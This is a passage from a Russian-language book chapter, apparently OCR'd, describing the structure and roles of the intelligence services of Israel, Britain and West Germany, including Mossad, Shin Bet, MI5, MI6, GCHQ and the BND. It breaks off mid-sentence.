


Рис. 3.8. Структура ФБР после реорганизации 2001 года

Спецслужбы Израиля

Основным руководящим органом разведки и служб безопасности Израиля является Комитет руководителей служб (Ваадат — полное название “Ваадат рашет хашерутим”). Этот комитет координирует работу входящих в него спецслужб. Институт разведки и специальных задач (Моссад — полное название “а-Моссад ле-Модиин уле-Тафкидим Меюхадим”), отвечает за операции за рубежом и подчинен премьер-министру Израиля. Служба общей безопасности (Шин Бет — полное название “Шерут а-Битахон а-Клали”) занимается контрразведкой и также подчиняется непосредственно премьер-министру. На военную

разведку (Аман — полное название “Агаф а-Модиин”) возложена ответственность за стратегическую и войсковую разведку и радиоперехват. Она подчинена начальнику Генерального штаба Армии обороны Израиля. Кроме того, спецслужбам оказывают помощь Министерство иностранных дел Израиля (сбор информации научно-технического характера и политическое планирование операций), Министерство внутренних дел (политические расследования и организация охраны границ), Министерство финансов (таможенный контроль), Министерство туризма и др. учреждения.

Особенностью функционирования спецслужб Израиля является практически полное отсутствие законодательных актов, которые как-либо регулировали бы их деятельность. С одной стороны, это позволяет гибко реагировать на изменение ситуации в мире. Однако с другой стороны, такой подход может привести не только к злоупотреблениям, но и к просчетам (самый яркий пример — дерзкое убийство премьер-министра Ицхака Рабина), связанным с сильной субъективной составляющей в подходах к организации разведдеятельности из-за отсутствия формального законодательства.

Как бы там ни было, израильские спецслужбы, с самого зарождения государства Израиль находящиеся на переднем крае борьбы за существование, которую вынуждено постоянно вести молодое государство, являются одними из лучших спецслужб мира.

Моссад

В Моссад используются все три основных метода добывания секретной информации: агентурная сеть, сбор данных из открытых источников и радиоэлектронная разведка.

В структуру Моссад входят восемь отделов, но более или менее точная информация имеется лишь о некоторых из них.

- ***Отдел по сбору информации***. Самое большое подразделение Моссад, отвечающее за добывание информации офицерами, действующими как под дипломатическим, так и неофициальным прикрытием. Отдел работает по секциям, соответствующим географическим регионам, и руководит работой резидентов и их агентурой. Населенные пункты, в которых работают резидентуры, называются “станциями”.
- ***Отдел по политическим акциям и взаимодействию***. Занимается вопросами совместных политических операций и обеспечения взаимодействия с разведслужбами дружественных государств, а также с государствами, с которыми Израиль не имеет дипломатических отношений. В крупных станциях (Париж, Лондон и т.п.) Моссад обычно создает под дипломатическим прикрытием две резидентуры — одна работает в интересах отдела по сбору информации, а другая — в интересах отдела по политическим акциям и взаимодействию.
- ***Отделение специальных операций*** (Мецада). Занимается самыми секретными операциями, такими как организация покушений, диверсий, а также партизанских и психологических операций.
- ***Отдел ЛАП*** (Лохаман Псиклогит). Отвечает за психологическую войну, пропаганду и дезинформацию.
- ***Исследовательский отдел***. Занимается анализом информации, поступающий от добывающих подразделений, и готовит ежедневные, еженедельные и ежемесячные

сводки и отчеты. Отдел состоит из 15-ти специализированных секций, в которых ведется анализ информации о США, Канаде и Западной Европе, Латинской Америке, государствах бывшего СССР, Китаю, Африке, государствам Магреб (Марокко, Алжир и Тунис), Ливии, Ираку, Иордании, Сирии, Саудовской Аравии, Объединенным Арабским Эмиратам и Ирану. Анализ разведданных по вопросам ядерных вооружений выделен в отдельную секцию.

- ***Технологический отдел***. Отвечает за разработку и внедрение передовых технологий, обеспечивающих операции Моссад.

Аман

Сфера деятельности военной разведки Аман — вооруженные силы потенциальных противников, прежде всего окружающих арабских государств, а также руководство военными атташе Израиля во всем мире и военная цензура в самом широком смысле. Аман выделена в особый род войск, равнозначный таким видам вооруженных сил, как армия, авиация и флот. Данные о структуре Аман практически отсутствуют. Известно лишь, что в составе военной разведки имеется ***отдел по внешним связям***, руководящий службой военных атташе и обеспечивающий взаимодействие с разведслужбами других государств. Контрразведкой и войсковой разведкой занимается ***подразделение оперативной разведки*** Генерального штаба Сайерет Макталь.

Кроме того, в оперативном подчинении Аман находятся части ВВС и ВМФ Израиля, занимающиеся визуальной, радиоэлектронной и радиотехнической разведкой. Несколько станций радиоэлектронной разведки расположено на Голанских высотах.

Шин Бет

Основная задача Шин Бет — выявление арабских шпионов и агентов иностранных разведок, слежка за живущими в стране арабами и борьба с террористами. Шин Бет работает в тесном контакте с полицией, так как не имеет формального права производить аресты подозреваемых.

По некоторым данным, Шин Бет имеет три оперативных отдела и пять вспомогательных. К оперативным отделам относятся следующие отделы.

- ***Отдел по арабским проблемам***. Отвечает за антитеррористические операции, политическое устранение от власти ведущих арабских лидеров, занимающихся террором, а также ведения учета арабских террористов. Подразделения Шин Бет, известные под названием Хенза, работают с подразделениями нелегалов Аман, называемыми Миста-арвим (т.е. “переодетые в арабов”), чтобы избежать восстания арабского населения после проведения операций. Кроме того, отдел занимается борьбой с военным крылом движения Хамас.
- ***Отдел по проблемам неарабского мира***. В прошлом состоял из двух секций, занимавшихся, соответственно, проблемами коммунистических и некоммунистических стран. В задачи отдела входит борьба с иностранными разведками, пытающимися

проникнуть в Израиль, в том числе и под дипломатическим прикрытием, а также под видом эмигрантов из стран бывшего Советского Союза и Восточной Европы.

- ***Отдел охраны***. Отвечает за охрану правительственных зданий и посольств Израиля, всех объектов оборонной промышленности, научно-исследовательских учреждений, важнейших промышленных объектов и объектов государственной авиакомпании Эл Ал.

Спецслужбы Великобритании

Центральный разведывательный аппарат (Central Intelligence Machinery), призванный ставить задачи перед спецслужбами Великобритании, координировать и контролировать их работу, а также обеспечивать их необходимыми ресурсами, подчиняется премьер-министру (рис. 3.9). В 1994 году был издан Закон “О разведывательных службах” (Intelligence Services Act), который впервые за историю спецслужб Великобритании закрепил на законодательном уровне функции SIS (Secret Intelligence Service) и GCHQ (Government Communications Headquarters). С этого времени работа британских спецслужб стала гораздо более открытой для общественного контроля, осуществляемого через различные комитеты.

В повседневной деятельности руководство спецслужбами осуществляют первые лица спецслужб, которые непосредственно подчиняются соответствующим министрам. Премьер-министр отвечает за общее руководство разведкой и службами безопасности и опирается при выполнении своих обязанностей на секретаря кабинета (Secretary of the Cabinet). За работу службы безопасности (Security Service) отвечает секретарь по внутренним делам (Home Secretary), за работу SIS и GCHQ — секретарь по иностранным делам и Содружеству (Foreign & Commonwealth Secretary). Госсекретарь по обороне (Secretary of State for Defence) отвечает за работу DIS, являющегося подразделением Министерства обороны (рис. 3.10).




Рис. 3.9. Структура центрального разведывательного аппарата

Финансированием и планированием работы спецслужб занимается *Комитет постоянных секретарей по разведывательным службам* (PSIS — Permanent Secretaries' Committee on the Intelligent Services). Планы и рекомендации, разработанные PSIS, предоставляются соответствующим министрам, которые утверждают бюджеты спецслужб. Возглавляет PSIS секретарь кабинета (Secretary of Cabinet), а в его работе участвуют постоянные заместители секретарей (Permanent Under Secretary) Управления иностранных дел и Содружества (Foreign & Commonwealth Office), Министерства обороны (Ministry of Defence), Управления внутренних дел (Home Office) и Казначейства (Treasury). Координатор по разведке является советником PSIS и возглавляет консультативный комитет, называемый Постоянным комитетом (Preliminary Committee), который следит за обеспечением первоочередных нужд спецслужб.

Служба безопасности, хотя и занимается разведкой, имеет свои, отсутствующие у других спецслужб специфичные функции, определенный Законом "О службе безопасности" (Security Service Act, 1989, 1996). В этой связи планированием ее работы занимается отдельная структура — подразделение Официального комитета Кабинета по безопасности (SO — Cabinet Official Committee on Security), называемое *Подкомитетом по приоритетам и оценке эффективности Службы безопасности* (SO SSPP — Sub-Committee on Security Service Priorities and Performance). В его работе участвуют высшие должностные лица Казначейства, Управления иностранных дел и Содружества, Департамента торговли и промышленности (Department of Trade & Industry), Министерства обороны, Департамента социального обеспечения (Department of Social Security), Управление по

Шотландии (Scottish Office), Управление по Северной Ирландии (North Ireland Office), GCHQ, Секретной службы, SIS, Управления общественных связей (Office of Public Services) и Управления Кабинета (Cabinet Office). Председателем Подкомитета является представитель Управления внутренних дел, а функции секретариата возложены на представителей центрального разведывательного аппарата.




Рис. 3.10. Структура оперативного руководства спецслужбами

Объединенный комитет по разведке (JIC — Joint Intelligence Committee) — это основной орган планирования работы GCHQ и SIS, являющихся ведущими разведывательными службами Великобритании (подробнее о GCHQ и SIS рассказывается далее в этой главе).

На JIC возлагаются следующие обязанности.

- В рамках PSIS определять основные направления организации и работы разведки, как за рубежом, так и на территории Великобритании, а также контролировать эту работу с целью обеспечения эффективной и своевременной реакции на происходящие в мире изменения.
- Периодически предоставлять министрам для утверждения документы, определяющие требования к спецслужбам и приоритеты в области сбора разведывательной информации, а также ставящие перед ними другие задачи, входящие в сферу деятельности спецслужб.
- Координировать, при необходимости, межведомственные планы разведдеятельности.

- Обеспечивать мониторинг и раннее оповещение о возникновении прямых или косвенных угроз интересам Великобритании в политической, военной и экономической областях.
- На основе имеющейся информации давать оценку событиям и ситуациям, имеющим отношение к иностранным делам Великобритании, обороне, терроризму, действиям крупных международных преступных сообществ, науке, технике и международной экономике.
- Следить за возникающими внутренними и внешними угрозами Великобритании и своевременно реагировать на них имеющимися в распоряжении силами и средствами.
- Поддерживать связи с Содружеством и иностранными разведывательными организациями и управлять соответствующей деятельностью, а также определять степень открытости спецслужб Великобритании при обмене информацией с такими организациями.

Комитет JIC предоставляет руководству соответствующих министерств и департаментов оценки, необходимые для оперативного руководства, планирования или политических решений. На председателя комитета возлагается особая ответственность за выполнение таких задач JIC, как мониторинг и раннее оповещение об угрозах. Комитет не имеет жесткой структуры и может состоять из такого количества постоянных и временных подкомитетов и представительств заинтересованных организаций, которое необходимо для выполнения возложенных на него задач. Комитет JIC подотчетен Секретарю комитета, но по запросам начальников штабов может непосредственно предоставлять последним требуемые им оценки.

К спецслужбам, занимающимся разведывательной деятельностью, относятся следующие учреждения, органы и подразделения исполнительной власти Великобритании.

- Спецслужбы, подчиненные министру обороны.
  - Штаб военной разведки (DIS — Defence Intelligence Staff). DIS входит в структуру Министерства обороны и является основным поставщиком стратегической разведывательной информации для министра обороны и командования Вооруженных Сил. Штаб DIS играет одну из ключевых ролей в центральном разведывательном аппарате Великобритании, а также участвует в разведывательном обеспечении НАТО и Объединенной Европы.
- Спецслужбы, подчиненные секретарю по иностранным делам и Содружеству.
  - Секретная разведывательная служба (SIS — Secret Intelligence Service, MI6). Основная спецслужба Великобритании, занимающаяся внешней разведкой.
  - Центр правительственной связи (GCHQ — Government Communications Headquarters). Основная спецслужба, занимающаяся технической разведкой.
- Спецслужбы, подчиненные секретарю по внутренним делам.
  - Служба безопасности (Security Service, MI5). Основная спецслужба Великобритании, занимающаяся контрразведкой, а также борьбой с организованной преступностью и терроризмом.

- Национальная служба разведки по уголовным делам (NCIS — National Criminal Intelligence Service). Ведомство по борьбе с организованной преступностью, занимающееся разведывательной деятельностью в интересах правоохранительных органов.
- Полиция метрополии (Скотланд-Ярд) (Metropolitan Police, Scotland Yard). Национальный правоохранительный орган, в структуре которого, помимо прочих подразделений, имеется Разведывательное управление (Directorate of Intelligence), отвечающее за сбор информации о деятельности уголовных и террористических групп, как на территории Великобритании, так и за рубежом.

Широко известные названия MI5 и MI6 имеют исторические корни. Дело в том, что поначалу они были структурными подразделениями военной разведки (MI — Military Intelligence). Затем, в преддверии Второй мировой войны, их задачи резко расширились и стали выходить за рамки одной лишь военной разведки. Впоследствии обе спецслужбы выделились в самостоятельные подразделения и получили новые названия, но часто их по-прежнему называют MI5 и MI6.

ШВР (DIS)

В штате DIS имеются как военнослужащие, так и гражданские сотрудники (аналитики, ученые и лингвисты). Руководит работой DIS начальник военной разведки (CDI — Chief of Defence Intelligence). На эту должность назначается находящийся на действительной военной службе генерал-полковник любого вида Вооруженных Сил. Начальник военной разведки подчиняется начальнику Штаба по обороне (Chief of the Defence Staff) и постоянному секретарю МО (Permanent Secretary of MOD). Он отвечает за общую координацию военной разведки, ведущейся видами Вооруженных Сил, а также командования отдельных родов войск. Кроме того, он руководит работой DIS в целом и определяет направления разведывательной деятельности в Вооруженных Силах. Начальник военной разведки является заместителем председателя JIC.

Структурно DIS состоит их двух основных частей — управления анализа военной разведки (DIAS — Defence Intelligence Analysis Staff) и управления по разведке и географическим ресурсам (IGRS — Intelligence and Geographic Resource Staff). Кроме того, существуют управления по финансам, персоналу, общему руководству и информационных систем и телекоммуникаций, которые подчинены непосредственно CDI.

Работой управления DIAS руководит гражданский заместитель начальника военной разведки (DCDI — Deputy Chief of Defence Intelligence). Это управление отвечает за глобальную оценку разведывательной информации и стратегическое оповещение. Управление имеет доступ к закрытой информации, поступающей от GCHQ, SIS, Службы безопасности, служб и систем военной разведки. Кроме того, управление использование дипломатические отчеты и самые разные открытые источники.

Управление IGRS возглавляет находящийся на действительной военной службе генерал-лейтенант любого вида Вооруженных Сил, назначаемый на должность директора по общей разведке и географическим ресурсам (DGIGR — Director General Intelligence and Geographic Resources). Под его в состав управления IGRS входят шесть от-

делов, а также Учебный центр по военной разведке и безопасности (DISC — Defence Intelligence and Security Center) и Агентство военной геодезической разведки (DGIIA — Defence Geographic and Imagery Intelligence Agency).

MI5 (Security Service)

Служба безопасности (по понятным причинам аббревиатура ее англоязычного названия не используется) подотчетна государственному секретарю (секретарю по внутренним делам), но при этом не входит в структуру Управления внутренних дел (Home Office). Службой руководит Генеральный директор (Director General). Оперативное руководство возложено на его заместителя.

В структуре Службы безопасности (рис. 3.11) имеется шесть отделений, возглавляемых директорами, а также отдел юрисконсульта. Генеральный директор, его заместитель, директоры отделений и юрисконсульт составляют Руководящий совет (Management Board), принимающий решения по политическим и стратегическим вопросам.

Исполнительным органом Службы безопасности является спецподразделение, входящее в состав Скотланд-Ярда. Только оно имеет право проводить аресты и представлять MI5 в суде. Спецподразделение занимается борьбой с ирландскими террористами, а также предотвращением подрывных акций иностранных разведок (в недавнем прошлом, в основном, советских).

Служба безопасности работает в тесном контакте с SIS и спецслужбами Вооруженных Сил. Доступ к разведывательной информации, собираемой другими спецслужбами, предоставляется сотрудникам Службы безопасности только для проведения расследований в рамках их компетенции.




Рис. 3.11. Структура Службы безопасности (MI5)

MI6 (SIS)

Служба SIS занимается внешней разведкой. Первым директором Бюро секретной службы (Secret Service Bureau), предшественника SIS, был капитан Королевского флота Мэнсфилд Камминг (Mansfield Cumming). Все документы он подписывал серыми чернилами, ставя в качестве подписи первую букву своей фамилии — "C". С тех пор всех Генеральных директоров SIS называют "C", а изображение серой буквы "C" вынесено на эмблему SIS.

Хотя служба SIS включена в состав Управления по иностранным делам и Содружеству (Министерство иностранных дел Великобритании), Генеральный директор SIS по многим вопросам может связываться непосредственно с премьер-министром или действовать самостоятельно. Подчиненность SIS внешнеполитическому ведомству позволяет ее сотрудникам при работе в других странах пользоваться дипломатическим прикрытием.

В структуре SIS пять управлений и несколько вспомогательных отделов.

- Управление подготовки заданий и анализа разведывательной информации. Готовит задания для добывающих подразделений в соответствии с указаниями, полученными от политического и военного руководства Великобритании. Анализирует собранную информацию и готовит обзоры, отчеты, сводки и другие документы.
- Управление регионов. Состоит из отделов, работающих по отдельным географическим регионам мира.

- Управление внешней разведки и безопасности. Занимается противодействием иностранным разведкам, а также оперативным обеспечением сотрудников SIS.
- Управление специальной разведки. Отвечает за разработку и применение в оперативной работе технических средств специального назначения.
- Административное управление. Отвечает за административное обеспечение основных управлений SIS, а также за подбор и расстановку кадров.

Помимо управлений, в структуре SIS имеются самостоятельные отделы, такие как отдел по международным отношениям и отдел по связям с другими спецслужбами.

SIS — одна из старейших спецслужб мира, оказавшая влияние на развитие спецслужб США, Канады, Австралии и Новой Зеландии. Не удивительно, что SIS тесно сотрудничает с ними, обмениваясь добываемой разведывательной информации и согласовывая свои действия.

ЦПС (GCHQ)

GCHQ — это одна из основных спецслужб Великобритании, которая отвечает за ведение радиотехнической и радиоэлектронной разведки, а также за безопасность правительственных линий связи. Хотя структурно центр GCHQ, как и служба SIS, подчинен секретарю по иностранным делам, фактически он подчиняется непосредственно премьер-министру.

Задача радиоразведки решается станциями слежения и перехвата, расположенными как на территории Великобритании, так и за рубежом (Германия, Гибралтар, Турция, Оман, Кипр, о. Вознесения). Эта работа координируется Организацией по комплексному перехвату сигналов (CSO — Complex Signal Organization). Большинство станций, работающих в интересах ОКПС и находящихся на территории военных баз Великобритании, входят в структуру Министерства обороны, и только станция в г. Морвенстоув напрямую подчинена GCHQ.

Вторая задача GCHQ возложена на Группу безопасности электронных коммуникаций (CESG — Communication Electronics Security Group). ГБЭК работает в интересах правительства и Вооруженных Сил Великобритании, оказывая помощь в защите используемых ими линий связи и информационных систем. Группа CESG является официальным органом, регулирующим вопросы использования криптографии в Великобритании, а также отвечающим за безопасность информации в целом. Помимо правительства и трех спецслужб (MI5, MI6 и GCHQ), под юрисдикцию группы CESG подпадают все юридические лица, работающие на правительство Великобритании. Кроме того, эта группа тесно сотрудничает с промышленностью с целью обеспечения государственных органов в соответствующих технологиях и системах.

Исторически центр GCHQ находился в пригороде Лондона Блетчли Парк (именно там во время второй мировой войны был взломан код немецкой шифровальной машины “Энигма”). После войны GCHQ переехал в г. Челтенхем, находящийся в 129 км от Лондона, и занимает в нем два отдельно стоящих здания. В мае 2003 года центр должен за-

нять специально построенное для него в Челтенхеме единый комплекс зданий, названный "бубликом" за соответствующую архитектуру.

GCHQ, как и SIS, имеет самое непосредственное отношение к становлению спецслужб США, в частности NSA, которое было создано при непосредственном участии специалистов GCHQ. Не удивительно, что GCHQ и NSA тесно сотрудничают, образуя единую систему радиотехнической и радиоэлектронной разведки (так называемый "Эшелон").

Спецслужбы ФРГ

К спецслужбам ФРГ, занимающимся разведывательной деятельностью, относятся следующие учреждения, органы и подразделения исполнительной власти.

- Спецслужбы, подчиненные администрации Федерального Канцлера.
  - Федеральная разведывательная служба (BND — Bundesnachrichtendienstes). Основная спецслужба ФРГ, занимающаяся внешней разведкой. В русскоязычной литературе для ее обозначения применяется транслитерация немецкой аббревиатуры — БНД.
- Спецслужбы, подчиненные министру внутренних дел.
  - Федеральное управление по защите Конституции (BfV — Bundesamt for Verfassungsschutz). Основная спецслужба ФРГ, занимающаяся контрразведкой. В русскоязычной литературе для ее обозначения применяется транслитерация немецкой аббревиатуры — БФФ.
  - Земельные управления по защите Конституции (LfV — Landesamt for Verfassungsschutz). Федеральный закон о защите Конституции ФРГ определяет создание как федерального органа по защите Конституции, так и органов, работающих в рамках субъектов федерации — земель. Земельные управления по защите Конституции выполняют те же функции, что и БФФ, при условии, что рассматриваемые ими дела не выходят за рамки регионального уровня. В исключительном ведении БФФ находятся дела федерального уровня, а также все дела, связанные с шпионажем против ФРГ.
  - Федеральное управление безопасности информационных технологий (BSI — Bundesamt for Sicherheit in der Informationstechnik). Призвано обеспечивать безопасность правительственных линий связи, разрабатывать стандарты и правила в области информационной безопасности, проводить аттестацию информационных систем и компонентов, обеспечивать поддержку Федерального управления и земельный управлений по защите Конституции при расследовании противоправных и иных действий, в которых используются информационные технологии.
- Спецслужбы, подчиненные министру обороны.
  - Разведывательное управление Бундесвера (ANBw — Amt for Nachrichten-wesen der Bundeswehr). Основной орган военной разведки, отвечающий за сбор и оценку информации о состоянии иностранных вооруженных сил.

- Управление Бундесвера по радиомониторингу (AFMBw — Amt for Fern-meldwesen Bundeswehr). Основной орган военной радиотехнической разведки.
- Военная служба безопасности (MAD — Militärischer Abschirmdienst). Военная контрразведка. Является, наряду с БНД и БФФ, третьей основной спецслужбой ФРГ. В русскоязычной литературе для ее обозначения применяется транслитерация немецкой аббревиатуры — МАД.

В отличие от большинства других спецслужб ведущих стран мира, спецслужбы ФРГ, по понятным причинам, были фактически созданы заново после второй мировой войны и долгое время работали под контролем ЦРУ.

БНД (BND)

На БНД возложена задача ведения внешней разведки. Создавая эту службу, правительство ФРГ сознательно объединило в одном ведомстве военную и политическую разведку за рубежом, чтобы исключить какое бы то ни было соперничество.

БНД возглавляет президент, которому оказывают помощь в оперативном руководстве службой вице-президент и аппарат управления качеством. В структуру БНД входят восемь отделений.

- *Отделение 1* — оперативная разведка (Operative Aufklärung). Занимается агентурной разведкой (HUMINT).
- *Отделение 2* — техническая разведка (Technische Beschaffung). Занимается получением информации из каналов связи с помощью технических средств (SIGINT), а также раскрытием шифров.
- *Отделение 3* — оценка (Auswertung). Аналитическое подразделение, формирующее задания на добывание информации отделениям 1, 2 и 5 и обрабатывающее полученные данные с предоставлением отчетов, справок и сводок политическим, военным и правоохранительным структурам.
- *Отделение 4* — управление и общие службы (Steuerung und zentrale Dienstleistung). Обеспечивает работу основных подразделений, предоставляя услуги в области управления кадрами, развития, финансов и правоведения.
- *Отделение 5* — оперативная разведка и оценка по организованной преступности и международному терроризму (Operative Aufklärung/Auswertung Organisierte Kriminalität-Internationaler Terrorismus). Добывающее и аналитическое подразделение, призванное оперативно получать сведения об организованных преступных сообществах, занимающихся международным терроризмом, международной наркоторговлей, легализацией незаконно полученных средств и нелегальной миграцией. Представляет БНД в международных организациях, занимающихся борьбой с соответствующими угрозами.
- *Отделение 6* — техническая поддержка (Technische Unterstützung). Обеспечение всех отделений БНД необходимыми техникой и технологиями. Все системы обработки данных БНД находятся в ведении этого отделения. Кроме того, инженеры и техники

отделения разрабатывают всю спецтехнику, необходимую оперативным подразделениям для решения их задач.

- *Отделение 7* — школа БНД (Schule des BND). Закрытое учебное заведение для повышения квалификации и переподготовки сотрудников БНД.
- *Отделение 8* — внутренняя безопасность и контрразведка (Sicherheit, Geheimschutz und Spionageabwehr). На это отделение возлагается контроль за обеспечением сохранности государственной и служебной тайны сотрудниками БНД, а также ответственность за проведение контрразведывательных мероприятий.

БНД является одной из самых лучших разведок мира. В какой-то мере это объясняется опытом, накопленным до 1945 года. Не секрет, что после провозглашения курса на "холодную войну" к работе в разведывательных органах ФРГ были привлечены многие профессиональные разведчики, находившиеся ранее на службе Третьего Рейха, — например, генерал Райнхард Гелен, возглавлявший во время войны аналитический отдел германского Генерального штаба. Кстати, сегодня уже известно, что в значительной степени этот опыт был советским, — до обострения отношений с Германией НКВД, как впрочем, и другие "силовые" ведомства СССР, оказывал гитлеровским спецслужбам ощутимую методическую (и, по-видимому, не только методическую) помощь. После войны БНД долгое время работала под неусыпной опекой ЦРУ, а основным ее противником была разведка Министерства государственной безопасности ("Штази"), которая не упускала ни одного шанса добывания информации на территории ФРГ. Ну и, конечно же, БНД приходилось сталкиваться, как говориться, "лицом к лицу" с такими советскими спецслужбами, как КГБ и ГРУ. Таким 